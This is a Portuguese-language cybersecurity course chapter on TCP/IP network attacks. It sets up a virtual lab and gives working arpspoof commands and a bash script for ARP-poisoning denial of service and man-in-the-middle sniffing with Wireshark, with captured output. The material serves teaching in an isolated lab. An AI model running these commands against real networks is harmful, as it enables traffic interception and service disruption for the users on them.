

CYBERSECURITY

ATAQUES EM REDES **TCP/IP**

OSMANY DANTAS RIBEIRO DE ARRUDA



7

LISTA DE FIGURAS

Figura 7.1 – Cenário de referência.....	6
Figura 7.2 – Clonagem da VM Debian1	7
Figura 7.3 – Reinicialização do endereço MAC	7
Figura 7.4 – Associação incorreta do endereço do gateway	8
Figura 7.5 – Envio de pacotes ICMP ao servidor	9
Figura 7.6 – Saída produzida pela ferramenta <i>arp spoof</i>	10
Figura 7.7 – Verificação do endereço ARP	10
Figura 7.8 – Retorno do ARPSpoof em execução	11
Figura 7.9 – Retorno do ARPSpoof em execução	11
Figura 7.10 – ARP Poisoning com <i>sniffing</i>	12
Figura 7.11 – Instalação do Wireshark.....	13
Figura 7.12 – Fluxograma simplificado do <i>shell script</i>	14
Figura 7.13 – Fluxograma simplificado do <i>shell script</i>	17
Figura 7.14 – Fluxograma simplificado do <i>shell script</i>	17
Figura 7.15 – Página web acessada pelo usuário	18
Figura 7.16 – Geração de wordlist	20
Figura 7.17 – Ataque por dicionário com o Hydra	21
Figura 7.18 – Tabela <i>leet</i>	24
Figura 7.19 – Mensagem cifrada com <i>leet</i>	24
Figura 7.20 – Taxonomia dos ataques Smurf.....	25
Figura 7.21 – Cenário para teste do Smurf	26
Figura 7.22 – Finalização de ataque Smurf (a).....	27
Figura 7.23 – Finalização de ataque Smurf (b).....	27
Figura 7.24 – Ataque SYN Flood.....	28
Figura 7.25 – Utilização da DAI e DHCP <i>snooping</i> contra ataques ARP	30

LISTA DE QUADROS

Quadro 7.1 – Instalação do pacote dsniff	9
Quadro 7.2 – Tabela (cache) ARP	9
Quadro 7.3 – Código do <i>script</i> arspoof.sh	14
Quadro 7.4 – Tipos de ataques por força bruta	19

EMANIP

SUMÁRIO

7 ATAQUES EM REDES TCP/IP	5
7.1 Visão geral sobre a segurança da pilha tcp/ip	5
7.2 Preparação do ambiente	6
7.3 Ataques mais comuns nas redes locais	7
7.3.1 Negação de serviço (DoS) com base em ARP Cache Poisoning	8
7.3.2 Interceptação de tráfego (sniffing) com base em ARP Poisoning	11
7.3.3 Ataques por Força Bruta (Brute Force Attacks)	18
7.4 Variações dos ataques de negação de serviço	24
7.4.1 Ataques Smurf	25
7.4.2 Ataques por SYN Flood.....	27
7.4.3 Ataques por ICMP Redirect.....	28
7.4.4 Ataques Fraggle	29
7.5 Mitigação do arp cache poisoning	29
REFERÊNCIAS	31
GLOSSÁRIO	32

7 ATAQUES EM REDES TCP/IP

7.1 Visão geral sobre a segurança da pilha tcp/ip

Embora a pilha de protocolos TCP/IP (v4) tenha sido desenvolvida com o patrocínio do departamento de defesa norte-americano, graves falhas de segurança ainda persistem, independentemente das correções efetivadas em suas implementações. O que também pode ser creditado ao fato de que à época da concepção original desses protocolos, o acesso às redes de computadores era muito restrito e o crescimento e dependência, hoje notórios em relação à Internet, não eram, sequer, imaginados. Em termos práticos, essas falhas de segurança nos protocolos TCP/IP acabam por configurar vulnerabilidades, as quais ao serem exploradas com sucesso por atacantes, poderão impactar gravemente os serviços e sistemas neles baseados.

Em relação a essa questão, Myers (2016) afirma que esses protocolos foram desenvolvidos considerando que sua segurança estaria vinculada à segurança física do sistema, entretanto, a acessibilidade à Internet e a presença de outras redes têm crescido exponencialmente, e assim, a segurança física de todos os pontos de acesso, há tempos, não pode mais ser assegurada.

Oliveira (2015) aponta três diferentes tipos de ataques dirigidos às redes de computadores, definidos em função dos efeitos esperados:

- **Ataques passivos ou de reconhecimento:** são procedimentos preliminares com o objetivo de coletar informações sobre sistemas e serviços em execução na rede, sem, contudo, interferir em seu funcionamento. Senhas, servidores disponíveis, hashes de senhas e endereços IP são algumas das informações coletadas nessa fase, geralmente, para uso por outros tipos de ataque.
- **Ataques ativos ou de comprometimento:** são ataques que interferem com o funcionamento dos sistemas e serviços, prejudicando usuários e dispositivos de rede.

- **Ataques de paralisação ou negação de serviço:** são os que têm como objetivo desabilitar ou impedir o funcionamento de sistemas em produção, sendo normalmente referidos pelas siglas DoS (*Denial of Service*), ou DDoS (*Distributed Denial of Service*) quando o ataque é implementado de forma distribuída.

7.2 Preparação do ambiente

O ambiente de estudos será constituído, desta vez, por três *hosts*: a VM Metasploitable2 (o servidor vulnerável da rede), a VM Debian1 e um clone dela, denominado Debian2, conforme ilustrado na figura “Cenário de referência”.




Figura 7.1 – Cenário de referência
Fonte: Elaborada pelo autor (2020)

A clonagem da VM Debian1 poderá ser feita clicando-se primeiramente com o botão direito do mouse sobre seu nome, no painel esquerdo do VirtualBox, e depois na opção [**Clonar**], do menu que surgirá (figura Clonagem da VM Debian1).




Figura 7.2 – Clonagem da VM Debian1
Fonte: Elaborada pelo autor (2018)

Na caixa de diálogo [**Clonar máquina virtual**], nomear a nova VM como Debian2, não esquecendo de habilitar a opção [**Reinicialize o endereço MAC de todas as placas de rede**], conforme ilustrado na figura “Reinicialização do endereço MAC”.




Figura 7.3 – Reinicialização do endereço MAC
Fonte: Elaborada pelo autor (2020)

Aceitar todas as opções padrão oferecidas pelo VirtualBox até o final do processo de clonagem, e a nova máquina virtual será criada.

7.3 Ataques mais comuns nas redes locais

Os *hosts* em uma rede local são alvos potenciais de diversos tipos de ataques, dos quais destacam-se, como exemplos práticos e mais frequentes: a negação de serviço (DoS), interceptação (*sniffing* e *man-in-the-middle* - MITM) e força bruta. Vale destacar ainda que considerável parte dos ataques às redes locais constituem, em última análise, uma variação ou combinação desses tipos básicos.

7.3.1 Negação de serviço (DoS) com base em ARP Cache Poisoning

O envenenamento do *cache* ARP, também conhecido como ARP Poisoning, consiste na manipulação da tabela ARP do sistema alvo, por parte do atacante, de forma que essa tabela associe incorretamente endereços IP ao endereço MAC do atacante. Esse procedimento pode ser usado na forma de um ataque de negação de serviço (DoS), caso o sistema alvo venha a associar o endereço IP do *gateway* da rede incorretamente, conforme ilustrado pela figura “Associação incorreta do endereço do gateway”, na qual o endereço IP do *gateway* da rede é associado ao *host* do atacante.




Figura 7.4 – Associação incorreta do endereço do gateway
Fonte: Elaborada pelo autor (2020)

A fim de verificar na prática o descrito, as VMs do cenário deverão ser inicializadas, sendo-lhes, ao final do processo, atribuídos os seguintes endereços IP:

- Host1: VM Debian1 – 192.168.33.20
- Host2: VM Debian2 – 192.168.33.23
- Servidor: VM Metasploitable2 – 192.168.33.18

Sendo tais endereços atribuídos dinamicamente (DHCP), é possível que os endereços IP atribuídos às VMs em seu ambiente sejam diferentes dos anteriormente descritos, o que é natural e esperado. Estando as VMs em produção, deve-se certificar a conectividade entre elas, por intermédio da ferramenta *ping*.

Confirmada a conectividade entre as VMs, em um terminal **root**, na **VM Debian2**, executar a sequência de comandos especificada no quadro “Instalação do pacote dsniff”.

```
[1]#apt-get update
[2]#apt-get install -y dsniff
[3]#arp -na
```

Quadro 7.1 – Instalação do pacote dsniff
Fonte: Elaborada pelo autor (2018)

As linhas do quadro “Instalação do pacote dsniff” buscam pelos pacotes instalados no sistema que possam ser atualizados [1], instalando, então, o pacote *dsniff* sem intervenção do usuário [2]. Em seguida, [3] a tabela (cache) ARP é inspecionada a fim de verificar-se o atual mapeamento entre os endereços de camada 3 (IP) dos *hosts*, e os respectivos endereços de camada 2 (MAC). O resultado obtido deverá ser semelhante ao ilustrado no quadro abaixo.

```
root@debian02:/home/user1# arp -an
? (192.168.33.20) em 08:00:27:98:ee:12 [ether] em enp0s3
? (192.168.33.1) em 10:72:23:a5:1e:9a [ether] em enp0s3
? (192.168.33.18) em 08:00:27:a5:22:dc [ether] em enp0s3
```

Quadro 7.2 – Tabela (cache) ARP
Fonte: Elaborada pelo autor (2020)

Caso a tabela (cache) ARP do *host* Debian 2 **não** apresente os resultados esperados, ou seja, caso esteja “vazia”, novos pacotes ICMP (“ping”) deverão ser enviados às outras VMs do cenário, a fim de popular a tabela ARP.

A partir da **VM Debian1**, inicia-se o envio ininterrupto de pacotes ICMP ao servidor (VM Metasploitable2), conforme ilustra a figura “Envio de pacotes ICMP ao servidor”.

```
root@debian01:/home/user1# ping 192.168.33.18
PING 192.168.33.18 (192.168.33.18) 56(84) bytes of data.
64 bytes from 192.168.33.18: icmp_seq=1 ttl=64 time=6.87 ms
64 bytes from 192.168.33.18: icmp_seq=2 ttl=64 time=0.352 ms
64 bytes from 192.168.33.18: icmp_seq=3 ttl=64 time=0.342 ms
64 bytes from 192.168.33.18: icmp_seq=4 ttl=64 time=0.357 ms
64 bytes from 192.168.33.18: icmp_seq=5 ttl=64 time=0.327 ms
64 bytes from 192.168.33.18: icmp_seq=15 ttl=64 time=0.330 ms
64 bytes from 192.168.33.18: icmp_seq=16 ttl=64 time=0.332 ms
64 bytes from 192.168.33.18: icmp_seq=17 ttl=64 time=0.324 ms
64 bytes from 192.168.33.18: icmp_seq=18 ttl=64 time=0.348 ms
64 bytes from 192.168.33.18: icmp_seq=19 ttl=64 time=0.335 ms
64 bytes from 192.168.33.18: icmp_seq=20 ttl=64 time=0.338 ms
```

Figura 7.5 – Envio de pacotes ICMP ao servidor
Fonte: Elaborada pelo autor (2020)

De volta à VM Debian2, inicia-se o ataque de negação de serviço (DoS) por intermédio da ferramenta *arp spoof* do *dsniff*, como indica a figura “Saída produzida pela ferramenta *arp spoof*”.

```
root@debian02:/home/user1# arpspoof -t 192.168.33.20 192.168.33.18
8:0:27:8d:92:49 8:0:27:98:ee:12 0806 42: arp reply 192.168.33.18 is-at 8:0:27:8d:92:49
8:0:27:8d:92:49 8:0:27:98:ee:12 0806 42: arp reply 192.168.33.18 is-at 8:0:27:8d:92:49
8:0:27:8d:92:49 8:0:27:98:ee:12 0806 42: arp reply 192.168.33.18 is-at 8:0:27:8d:92:49
8:0:27:8d:92:49 8:0:27:98:ee:12 0806 42: arp reply 192.168.33.18 is-at 8:0:27:8d:92:49
8:0:27:8d:92:49 8:0:27:98:ee:12 0806 42: arp reply 192.168.33.18 is-at 8:0:27:8d:92:49
8:0:27:8d:92:49 8:0:27:98:ee:12 0806 42: arp reply 192.168.33.18 is-at 8:0:27:8d:92:49
8:0:27:8d:92:49 8:0:27:98:ee:12 0806 42: arp reply 192.168.33.18 is-at 8:0:27:8d:92:49
^CCleaning up and re-arping targets...
```

Figura 7.6 – Saída produzida pela ferramenta *arp spoof*

Fonte: Elaborada pelo autor (2020)

Essa ferramenta intercepta pacotes em redes comutadas (redes baseadas em *switches*), redirecionando os pacotes de um *host* alvo na rede (ou de todos os *hosts*, caso um alvo não tenha sido especificado), a outro *host* específico, forjando respostas ARP. A linha de comando utilizada pela ferramenta (figura “Saída produzida pela ferramenta *arp spoof*”), define o *host* 192.168.33.20 (VM Debian1, cliente no cenário) como alvo do ataque (-t 192.168.33.20), fazendo ainda com que o *host* local (VM Debian2 – atacante), tenha seu endereço IP associado ao MAC *address* do servidor, dessa forma, interceptando os pacotes enviados ao endereço IP 192.168.33.18 (VM Metasploitable2 – servidor no cenário), impedindo, assim, que o cliente acesse o servidor, causando a negação do serviço (DoS).

Vale observar que o endereço IP mais comumente mapeado para o endereço MAC do atacante é o do *gateway* da rede, embora no cenário considerado, o endereço mapeado tenha sido o do servidor.


Para melhor entendimento das respostas retornadas pela ferramenta, faz-se necessário, ainda, verificar o endereço MAC do *host* atacante, no caso, a VM Debian2 (figura Verificação do endereço ARP).

```
root@debian02:/home/user1# ifconfig enp0s3
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.33.23 netmask 255.255.255.224 broadcast 192.168.33.31
    ether 08:00:27:8d:92:49 txqueuelen 1000 (Ethernet)
    RX packets 1637 bytes 759441 (741.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 68 bytes 4994 (4.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figura 7.7 – Verificação do endereço ARP

Fonte: Elaborada pelo autor (2020)

Assim sendo, a partir da análise de uma das linhas de resposta da ferramenta, enquanto o ataque encontrava-se em andamento (figura Retorno do ARPspooft em execução), é possível observar que o endereço IP do servidor foi efetivamente mapeado para o endereço MAC do atacante, impedindo, dessa maneira, que o cliente tivesse acesso ao servidor enquanto o ataque estivesse em andamento.



```
user1@debian01:~$ ping 192.168.33.18
PING 192.168.33.18 (192.168.33.18) 56(84) bytes of data:
64 bytes from 192.168.33.18: icmp_seq=1 ttl=64 time=0.338 ms
64 bytes from 192.168.33.18: icmp_seq=2 ttl=64 time=0.322 ms
64 bytes from 192.168.33.18: icmp_seq=3 ttl=64 time=0.306 ms
64 bytes from 192.168.33.18: icmp_seq=6 ttl=64 time=0.327 ms
64 bytes from 192.168.33.18: icmp_seq=7 ttl=64 time=0.351 ms
```

Figura 7.9 – Retorno do ARPspooF em execução
Fonte: Elaborada pelo autor (2020)

7.3.2 Interceptação de tráfego (sniffing) com base em ARP Poisoning

Outra forma de aplicação, até mais comum, do ARP Poisoning consiste em fazer com que dois *hosts* da rede venham a associar seus respectivos endereços IP ao endereço MAC do atacante, possibilitando, dessa maneira, que esse último

inspecione o tráfego entre os referidos *hosts* (*sniffing*), construindo-se, assim, a base para ataques como *man in the middle* (MITM) e *session hijacking* (figura ARP Poisoning com *sniffing*).




Figura 7.10 – ARP Poisoning com *sniffing*
Fonte: Elaborada pelo autor (2020)

Para implementação do *man in the middle* (MITM) no cenário de estudo, fazem-se necessários pequenos ajustes, consistindo basicamente em:

- criar uma segunda instância da ferramenta *arpspoof*, configurada de forma a capturar o tráfego no outro sentido. Isso significa que a primeira instância induz o alvo (*host A* na figura ARP Poisoning com *sniffing*) “a acreditar” que o *host* do atacante seja o servidor (*host B* na mesma figura), enquanto que a segunda instância induzirá o servidor “a acreditar” que o *host* do atacante seja o cliente que origina as solicitações (alvo do ataque);
- configurar para que o *kernel* possibilite o encaminhamento de pacotes;
- instalar o Wireshark na VM do atacante (VM Debian2), caso ele já não tenha sido previamente instalado, a fim de possibilitar a captura e análise do tráfego.

A figura “Instalação do Wireshark” ilustra como verificar se o Wireshark já se encontra instalado no *host* do atacante, e como instalá-lo, caso necessário.


```
root@debian02:/home/user1# dpkg -l | grep -i wireshark [1]
root@debian02:/home/user1# apt-get install wireshark -y [2]
Lendo listas de pacotes... Pronto
Construindo árvore de dependências
Lendo informação de estado... Pronto
The following additional packages will be installed:
  libwireshark-data libwireshark8 wireshark-common wireshark-qt
Pacotes sugeridos:
  snmp-mibs-downloader wireshark-doc
Os NOVOS pacotes a seguir serão instalados:
  libwireshark-data libwireshark8 wireshark wireshark-common wireshark-qt [3]
0 pacotes atualizados, 5 pacotes novos instalados, 0 a serem removidos e 26 não atualizados.
É preciso baixar 17,4 MB de arquivos.
Depois desta operação, 93,7 MB adicionais de espaço em disco serão usados.
```

Figura 7.11 – Instalação do Wireshark
Fonte: Elaborada pelo autor (2020)

Na figura “Instalação do Wireshark”, a linha identificada pelo índice [1] utiliza a ferramenta *dpkg* (um dos gerenciadores de pacotes do Debian) para verificar se o pacote do Wireshark já se encontra instalado. Se o pacote estivesse instalado, a linha identificada pelo índice [2] listaria todos os arquivos que compõem o pacote, entretanto, como não é o caso, o *apt-get* (também um gerenciador de pacotes do Debian) foi utilizado para instalação do Wireshark, detalhando na linha identificada pelo índice [3] os pacotes a serem instalados.

Portanto, se ao proceder conforme indicado em [1] for retornada uma listagem com os pacotes que compõem o Wireshark, o procedimento [2] deverá ser desconsiderado.

Instalado o Wireshark, inicia-se então a preparação para o *man in the middle* (MITM), entretanto, como observado, quando da execução do ataque de negação de serviço (DoS), ao ser disparada, a ferramenta *arp spoof* assume o controle do terminal, reportando suas atividades, o que impede que seja disparada (no mesmo terminal) a segunda instância da ferramenta, necessária à efetivação do MITM.

Uma solução poderia ser iniciada essa segunda instância em um segundo terminal, e ainda pela mesma razão, talvez até um terceiro terminal venha a se fazer necessário para lançamento do Wireshark – como *root*, uma vez que a captura de pacotes, por motivos de segurança, não é permitida a usuários comuns.

De qualquer maneira, o simples fato de ter de fazer tudo manualmente pode tornar o processo mais longo e muito mais sujeito a erros, sendo, portanto, recomendável a automação do processo por meio de um *shell script*– linguagem de

script nativa do Linux, bastante útil e baseada em comandos e estruturas do próprio *shell*.

Ainda, com intuito de evitar mensagens de erro também do Lua (poderosa linguagem de programação utilizada pelo Wireshark), um pequeno ajuste deverá ser feito em seu arquivo de configuração.

Sendo esse o primeiro *script* a ser criado durante o curso, ele terá como tarefas (figura Fluxograma simplificado do *shell script*):




Figura 7.12 – Fluxograma simplificado do *shell script*
Fonte: Elaborada pelo autor (2020)

Inicia-se a criação do script por meio de um terminal privilegiado (*root*), no *host* do atacante, digitando-se:

```
#nano arpspoof.sh
```

O nano é um editor de textos em CLI (*Command Line Interface*) muito simples e amplamente utilizado pelos usuários Linux. Na primeira vez que for executada, a linha de comando no destaque criará o arquivo *arpspoof.sh*, sendo que ele deverá ser devidamente salvo após a edição.

O quadro “Código do *script* arpspoof.sh” traz a sequência de comandos a serem digitados no arquivo.

```
[1] #!/bin/bash  
[2] # script para man in the middle  
[3] clear  
[4] arpspoof -t 192.168.33.20 192.168.33.18 &  
[5] arpspoof -t 192.168.33.18 192.168.33.20 &  
[6] echo 1 > /proc/sys/net/ipv4/ip_forward  
[7] /usr/bin/wireshark
```

Quadro 7.3 – Código do *script* arpspoof.sh
Fonte: Elaborada pelo autor (2020)

Apenas reforçando, os índices no início de cada linha não deverão ser digitados no arquivo final do *script*, entretanto, todo o resto, sim; incluindo-se os caracteres especiais (&,#,!) exibidos no código fonte.

Recomenda-se que os scripts tenham bons cabeçalhos (linha de índice [2] no quadro acima), trazendo informações relevantes e completas como, dentre outras: a finalidade do *script*, o autor, data da última revisão, sintaxe para execução (especialmente quando parâmetros adicionais se fizerem necessários à execução do código) e comentários apropriados sobre a finalidade de linhas de maior complexidade.

O código listado no quadro Código do *script* arpspoof.sh inicia-se com a especificação do interpretador de comandos (*shell*) a ser utilizado para execução do *script*. No caso, a linha com identificador [1] inicia-se com uma sequência especial, composta pelos caracteres **#!**

Essa sequência é denominada *shebang*, e como pode ser observado, especifica que esse *script* deverá ser executado pelo *bash*, *shell* localizado no diretório */bin*.

Isso se faz necessário para garantir que o *script* venha a ser corretamente executado, caso tenha de ser portado para alguma outra distribuição Linux cujo *shell* padrão ou corrente não seja o *bash*. A linha [2] inicia-se com o caractere especial **#**, o qual, a exemplo de outras linguagens de *script* ou de programação, indica que o texto à frente é um comentário, tendo a linha [3], apenas a função de apagar a tela.

As linhas [4] e [5], analogamente ao já anteriormente descrito, instruem a ferramenta *arpspoof* a “envenenar” o *cache* ARP do *host* alvo (cujo endereço IP é precedido pela opção -t) e, finalmente, associando o endereço IP ao final da linha de comando, ao endereço MAC do *host* do atacante.

Observe-se, entretanto, que tais linhas são finalizadas com o caractere **&**, o que fará com que os comandos sejam executados em *background* (segundo plano), dessa forma, não monopolizando o uso do terminal. A linha [6] tem como função habilitar o encaminhamento de pacotes, imprescindível à execução do *sniffing* (inspeção e análise do tráfego entre os *hosts* especificados). Finalmente, na linha [7]

o Wireshark é disparado, devendo-se atentar à correta escolha da *interface* de rede a ser monitorada.

É importante ressaltar ainda que, após finalizado, o *script* deverá receber permissão de execução para que o usuário (no caso, o **root**) possa executá-lo. Caso contrário, o *shell* o entenderá como um simples arquivo texto. Para ajustar as permissões do *script*, basta executar o comando:

```
#chmod u+x arpspoof.sh
```

Antecedendo o início dos testes, o arquivo **init.lua** deverá receber o seguinte ajuste:

a) A partir de um terminal privilegiado (root) no host do atacante, executar o comando:

```
#nano /usr/share/wireshark/init.lua
```

b) Localizar a linha `disable_lua = false` e alterar para:

```
disable_lua = true
```

c) Salvar a alteração e sair do arquivo:

Desse ponto em diante os testes com o novo cenário poderão ser postos em prática, iniciando-se pelo *host* do atacante (VM Debian2), com a execução do *script* `arpspoof.sh`, passando-se, então, ao *host* alvo (VM Debian1). A partir desse último, solicita-se uma página HTTP ao servidor, lembrando-se que o *script* criado já está em execução e, portanto, o Wireshark já está capturando o tráfego entre o *host* alvo (VM Debian1) e o *host* do servidor (VM Metasploitable2), como parcialmente ilustrado pela figura “Fluxograma simplificado do *shell script*”.

No.	Time	Source	Destination	Protocol	Length	Info
3	0.00463046	08:00:27:8d:92:49	08:00:27:98:ee:12	ARP	42	192.168.33.18 is at 08:00:27:8d:92:49
4	0.00463046	08:00:27:8d:92:49	08:00:27:98:ee:12	ARP	42	192.168.33.18 is at 08:00:27:8d:92:49 (duplicate use..)
9	0.010098135	08:00:27:8d:92:49	08:00:27:98:ee:12	ARP	42	192.168.33.18 is at 08:00:27:8d:92:49
10	3.010223536	08:00:27:8d:92:49	08:00:27:a5:22:dc	ARP	42	192.168.33.20 is at 08:00:27:8d:92:49 (duplicate use..)
12	5.010784132	08:00:27:8d:92:49	08:00:27:98:ee:12	ARP	42	192.168.33.18 is at 08:00:27:8d:92:49
13	5.010905089	08:00:27:8d:92:49	08:00:27:a5:22:dc	ARP	42	192.168.33.20 is at 08:00:27:8d:92:49 (duplicate use..)
19	7.011268253	08:00:27:8d:92:49	08:00:27:98:ee:12	ARP	42	192.168.33.18 is at 08:00:27:8d:92:49
20	7.011386142	08:00:27:8d:92:49	08:00:27:a5:22:dc	ARP	42	192.168.33.20 is at 08:00:27:8d:92:49 (duplicate use..)
64	9.012076865	08:00:27:8d:92:49	08:00:27:98:ee:12	ARP	42	192.168.33.18 is at 08:00:27:8d:92:49
65	9.012273824	08:00:27:8d:92:49	08:00:27:a5:22:dc	ARP	42	192.168.33.20 is at 08:00:27:8d:92:49 (duplicate use..)
83	9.099178290	08:00:27:8d:92:49	ff:ff:ff:ff:ff:ff	ARP	60	Who has 192.168.33.1? Tell 192.168.33.10
86	11.012651078	08:00:27:8d:92:49	08:00:27:98:ee:12	ARP	42	192.168.33.18 is at 08:00:27:8d:92:49
87	11.012753477	08:00:27:8d:92:49	08:00:27:a5:22:dc	ARP	42	192.168.33.20 is at 08:00:27:8d:92:49 (duplicate use..)
139	13.013371246	08:00:27:8d:92:49	08:00:27:98:ee:12	ARP	42	192.168.33.18 is at 08:00:27:8d:92:49
136	13.013504066	08:00:27:8d:92:49	08:00:27:a5:22:dc	ARP	42	192.168.33.20 is at 08:00:27:8d:92:49 (duplicate use..)
282	13.588216174	10:72:23:a5:1e:9a	ff:ff:ff:ff:ff:ff	ARP	60	Who has 192.168.33.19? Tell 192.168.33.1
